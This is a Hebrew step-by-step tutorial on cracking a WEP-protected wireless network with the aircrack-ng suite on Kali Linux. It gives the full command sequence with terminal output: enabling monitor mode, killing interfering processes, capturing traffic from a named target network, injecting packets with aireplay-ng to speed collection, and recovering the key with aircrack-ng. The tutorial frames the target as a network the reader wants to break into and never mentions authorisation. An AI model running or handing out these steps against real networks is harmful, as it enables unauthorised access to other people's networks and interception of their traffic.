


פריצה לרשת אלהוטית WEP



נחבר כרטיס רשת עם CHIPSET תומך על מנת להפעיל מוניטור.

נפתח חלון מסוף שורת פקודה (terminal)

ונקליד ifconfig

כעת נוכל לראות את כרטיסי הרשת המחוברים למחשב.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:01:a5:cf
          inet addr:192.168.73.129  Bcast:192.168.73.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe01:a5cf/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:9 errors:0 dropped:0 overruns:0 frame:0
          TX packets:59 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueueLen:1000
          RX bytes:1108 (1.0 KiB)  TX bytes:4514 (4.4 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:120 errors:0 dropped:0 overruns:0 frame:0
          TX packets:120 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueueLen:0
          RX bytes:7200 (7.0 KiB)  TX bytes:7200 (7.0 KiB)

root@kali:~#
```

במקרה שלי קיים כרטיס אחד מחובר והוא eth0.

חוץ מכרטיס ה-loopback



בקליד airmon-ng

ונוכל לראות פרטים על הכרטיס רשת שלנו

כולל איזה chipset יש לו וכו

```
Applications  Places  Fri Jul 10, 4:33 PM  root
root@kali: ~
File Edit View Search Terminal Help
RX packets:120 errors:0 dropped:0 overruns:0 frame:0
TX packets:120 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:7200 (7.0 KiB) TX bytes:7200 (7.0 KiB)
root@kali:~# airmon-ng

Interface      Chipset          Driver
wlan0          Ralink RT2870/3070  rt2800usb - [phy3]
root@kali:~#
root@kali:~#
```

השם שלו כפי שניתן לראות הוא wlan0

נפעיל מוניטור על הכרטיס הזה בפקודה airmon-ng start wlan0

ונקבל פלט שהמוניטור הופעל.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# airmon-ng start wlan0


Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID      Name
5421     NetworkManager
5961     wpa_supplicant
5963     dhclient

Interface      Chipset          Driver
wlan0          Ralink RT2870/3070  rt2800usb - [phy0]
(monitor mode enabled on mon0)
root@kali:~#
```

אך ישנם כמה תהליכים הפועלים ברקע שיכולים להפריע לתהליך אז נכבה אותם בפקודה

kill 5421

לפי המספרים שלהם



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID      Name
5421     NetworkManager
5961     wpa_supplicant
5963     dhclient

Interface  Chipset      Driver
wlan0      Ralink RT2870/3070  rt2800usb - [phy0]
           (monitor mode enabled on mon0)

root@kali:~#
```


כעת נסרוק את הרשתות האלחוטיות בפקודה `airodump-ng mon0`

בחלק העליון נוכל לראות את הרשתות האלחוטיות

בחלק התחתון נוכל לראות את המכשירים המחוברים לרשתות

החלק השמאלי תחת הקטגוריה BSSID אומר לנו לאיזה MAC המכשיר מחובר

ואחריו תחת הקטגוריה STATION אומר איזה מכשיר מחובר לאותו MAC



נסביר קצת מה הטורים אומרים לנו


BSSID	PWR	Beacons	#Data	#/s	CH	MB	ENC	CIPER	AUTH	ESSID
מק אדרס של הראוטר	המרחק וחוזק קליטה ככל שהמספר יותר נמוך כך הראוטר יותר קרוב		מספר הנתונים שעברו בינו לבין המכשיר המדבר איתו		מספר ערוץ צ'אנל	מהירות הכרטיס רשת של הראוטר	סוג הצפנה	סוג הצפנה		שם הרשת האלחוטית

עכשיו נאזין רק לרשת אותה אנחנו מעוניינים לפרוץ ונכתוב את כל הנתונים שעוברים בניהם לקובץ.

נרשום את שם התוכנה את מספר צ'אנל, מתג W שאומר לכתוב לקובץ, את שם הקובץ, מתג מק הרשת, המק של הראוטר, ושם הכרטיס רשת שאותו הפכנו למוניטור

הפקודה נראית כך:

```
airodump-ng -c 4 -w shalom.txt --bssid 9c:d6:43:22:39:8b mon0
```




```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# airodump-ng -c 4 -w shalom.txt --bssid 9C:D6:43:22:39:8B mon0
```

עכשיו אנחנו צריכים לאסוף בין 30000 ל 50000 פקאטות

נוכל לראות כמה כבר אספנו תחת קטגוריה #Data

חשוב לסגור את החלון שפתחנו לפני (הצגת כל הרשתות) כדי שלא יפריע לאיסוף

הפקאטות



```
root@kali: ~  
File Edit View Search Terminal Help  
CH 10 ][ Elapsed: 1 min ][ 2015-07-10 16:48  
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID  
9C:D6:43:22:39:8B -62 28 34 0 4 54 WEP WEP mirya  
00:22:B0:73:0D:AB -54 39 0 0 4 54e WEP WEP shal  
20:0C:C8:1B:1D:F1 -86 3 0 0 1 54e WPA2 CCMP PSK brons  
BSSID STATION PWR Rate Lost Frames Probe  
9C:D6:43:22:39:8B C0:BD:D1:5B:72:DE -30 54 -54 0 30  
9C:D6:43:22:39:8B F0:27:65:7E:6A:24 -72 54 -54 286 18  
(not associated) 00:1F:1F:A8:89:F2 0 0 - 1 0 11  
(not associated) 04:5A:95:69:0E:EE -74 0 - 1 0 4
```

בשביל לזרוז את התהליך נוכל להאיץ את התקשורת בניהם.

```
aireplay-ng -1 0 -a 9c:d6:43:22:39:8b mon0
```

נקבל פלט שהתהליך הצליח.

```
aireplay-ng -3 -b 9c:d6:43:22:39:8b mon0
```

ואז נרשום

יתחילו לרוץ פקאטות וכך נשיג את הנתונים מהר יותר.




לעיתים ישנם שגיאות עם התהליך של הרצת הפקאטות ניתן לסגור ולנסות שוב.

בכל מקרה ננסה לבדוק אם אספנו מספיק כדי לדעת את הסיסמה.

נפתח חלון חדש ונרשום ls


נוכל לראות את השמות של הקבצים בהם נרשמו הפקאטות נעתיק את שם הקובץ עם הסיומת cap



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# ls  
Desktop shalom.txt-01.csv shalom.txt-01.kismet.netxml  
shalom.txt-01.cap shalom.txt-01.kismet.csv  
root@kali:~#
```

ונרשום aircrack-ng shalom.txt-01.cap

כעת אם אספנו מספיק מנות נתונים שעברו בין המכשירים נוכל לקבל את הסיסמה.



```
root@kali: ~  
File Edit View Search Terminal Help  
Aircrack-ng 1.2 beta3  
[00:00:01] Tested 586081 keys (got 116 IVs)  
KB depth byte(vote)  
0 19/ 20 FF( 512) 00( 256) 02( 256) 08( 256) 13( 256)  
1 16/ 96 FD( 512) 00( 256) 01( 256) 02( 256) 06( 256)  
2 23/ 2 F5( 512) 08( 256) 0D( 256) 1D( 256) 20( 256)  
3 3/ 5 07( 768) 13( 512) 6A( 512) 7F( 512) 87( 512)  
4 18/ 4 B7( 512) 04( 256) 07( 256) 08( 256) 09( 256)  
KEY FOUND! [ 33:34:45:50:03 ]  
Decrypted correctly: 100%  
root@kali:~#
```

בהצלחה !